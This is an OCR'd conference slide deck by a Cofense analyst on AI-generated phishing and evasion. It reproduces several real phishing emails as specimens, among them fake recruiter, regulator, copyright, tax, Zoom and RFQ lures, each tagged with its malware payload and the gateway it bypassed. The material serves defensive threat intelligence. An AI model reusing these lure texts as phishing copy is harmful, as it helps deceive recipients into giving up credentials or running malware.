
DOCENT | studios

CornCon 11

Manifest your inner Cyber Superhero



AI Phishing Tactics Exposed: How Cybercriminals Avoid Detection and Analysis

Max Gannon

Intelligence Analysis Manager
Cofense
https://www.linkedin.com/in/max-gannon-34b775111

About Me

- Been with Cofense for 9 years
- Lead Cofense Intelligence Analysis Team
- Focus on New and Emerging Phishing TTPs
- Published in Forbes, CyberWire, and Other Media Outlets.

LinkedIn

AI Generation is Difficult to Detect and Harder to Attribute


- Rarely Safe to State with Certainty That AI is Responsible
- Look For Trends That Were Present and Not Present Before the Advent of Threat Actor-controlled AI
- Broad Trends Such as Customization Beyond the Expected Timeframe by Humans is Likely AI Generated or Automated

AI-Generated Phishing Kits

- AI-Based Phishing Kits Are Becoming More Common
- Advanced Phishing Emails Are Appearing at Scale
- Advanced Phishing Pages Are Becoming More Common
- AI-Based Bundled Kits with Consistent Narratives Are Available

Emails with Generated Content

Contextual Targeting



Your Next Career Move: Social Media Manager at Coca-Cola

"opportunityawaits=accountscheduled.recruitee.com@recruitee.com" <opportunityaw...

To: [redacted]

Fri 11/29/2024 [redacted]

Dear,

We've been closely following your impressive career as a Social Media Manager, and we're truly inspired by your ability to blend creativity with strategic vision. Your expertise aligns perfectly with the values we uphold at CocaCola Company, and we see a great fit for you within our team.

We would like to extend an invitation for you to apply for an exciting opportunity with us. If you're interested, please submit your details via the link below to begin the application process:

Apply for Social Media Manager


If you have any questions or would like further details, please feel free to reach out. We're excited at the possibility of working together and look forward to connecting with you..

Warm regards,
The CocaCola Company Team

CocaCola Employee, Contractor and Applicant Privacy Notice
CocaCola Company North America, Inc., CocaCola Company Media House North America, Inc., CocaCola Company Distribution Company, Inc.

Tactic: Link | Threat: Credential Phishing | SEG: Microsoft ATP; Abnormal Security

Themes May Bypass AI



ESFS: Review of Newly Introduced Financial Regulations

John Doe <john.doe@esfs-regboard.com>
To: [redacted]

Mon 09/08/2025 [redacted]

Dear [redacted]

I hope this message finds you well.

We are writing to you as an important entity within the scope of the European Securities and Financial Services (ESFS) Regulatory Board's jurisdiction. As your organisation operates in one or more countries under our oversight, it is imperative to stay informed and compliant with the latest regulatory standards and changes.

To this end, we have recently introduced new regulations aimed at enhancing the security, transparency, and ethical operations within the financial services market. These updates reflect our ongoing commitment to maintaining a fair and stable economic environment that protects both consumers and financial institutions.

We require that [redacted] promptly reviews the newly introduced regulations to ensure full compliance with the updated standards.

The revised regulations can be accessed at the following website: https://esfs-regboard.com

Once there, please enter the issued ID provided below to access the relevant documentation:

Issued ID: 016a9717-a1db-4c85-abd9-06b9c867c629

Note: The documentation will come in an encrypted zip. Decrypt using the above issue ID.

Your timely response to these regulatory changes is not only a legal obligation but also a reflection of your organisation's dedication to principled business practices. Be reminded that failure to comply with ESFS regulatory standards can result in penalties and impact your organisation's ability to operate within our jurisdiction.


We appreciate your immediate attention to this matter and look forward to your cooperation.

Best regards,

John Doe

Stakeholder Engagement (APAC)
European Securities and Financial Services (ESFS) Regulatory Board

Tactic: Link | Threat: Cobalt Strike | SEG: Microsoft ATP



Request to cease intellectual property rights violation

etf859872@gmail.com
To: [redacted]

Mon 07/28/2025 [redacted]

VOCHLEA MUSIC

Date: 28 July 2025

NOTICE OF COPYRIGHT VIOLATION

Dear Valued Administrator of Fan Page [redacted],

Vochlea Music, as the authorized rights holder and content manager, has identified that your fan page 3[redacted]5 is utilizing copyrighted materials owned by Cube Entertainment without proper authorization in advertising campaigns or posts.


Such copyright infringement violates both Facebook and Google's policies and may negatively impact user experience, your reputation, and the platform's integrity. Although we appreciate your support for your page's content, unauthorized use of protected materials is unacceptable. We also detected the unauthorized use of protected content linked to the Facebook account associated with [redacted]

We highly value your page's content and services; however, the use of copyrighted content without permission cannot be tolerated.

This notice includes evidence and documentation from our interactions with advertising service providers, including Facebook and Google. (Please note: your information is confidential and used solely for dispute resolution or legal proceedings if necessary):

Results of the investigation.docx

Password Protection of Archives



Re: Tax

Mary <support@natural-lotion.com>

To: [redacted]

Mon 08/18/2025 [redacted]

Signed form 8879.pdf
810 KB

Good Morning [redacted]

I have enclosed the signed documents (PDF).
Please let me know if you need anything else.


Here's the password to view the documents: 2024

Thank you,

Mary

Tactic: Link | Threat: PureLogs Stealer | SEG: Cisco IronPort

Attachments with Links



Invitation to Join Zoom Remote Meeting from [redacted]

To:

Tue 09/02/2025

[redacted] Zoom Meeting.pdf
54.0 KB

Hi There,

[redacted] has invited you to a **Zoom Remote Meeting**.

Please click the button below to view the invitation within **30 days**. By accepting, you'll be able to message and call each other.

NOTE: Your access code to the PDF is: **ZOOM2025**

Thank you,

The Zoom Team


[redacted]

You're receiving this message because you're a member of the [redacted] group from [redacted]. To take part in this conversation, reply all to this message.

View group files | Leave group | Learn more about Microsoft 365 Groups

Tactic: PDF Attachment | Threat: ConnectWise RAT | SEG: Cisco IronPort; Microsoft ATP

Attached Archives



RFQ - PR-25-4400-PO-10974 DAKS-ORDER-Gentle Reminder

jessy Baba <j.baba@toolde.co.jp>
To: [redacted]

Reply | Reply All | Forward

Mon 09/08/2025 [redacted]

RFQ - PR-25-4400-PO-10974 DAKS-ORDER.7z
2.0 MB

Gentle Reminder

Hi,
Please quote for enclosed herewith mentioned scope. Work needs to be started immediately.
Please reply before 6PM.

Thank you in advance for your support, and we look forward to your response.

Kind regards,

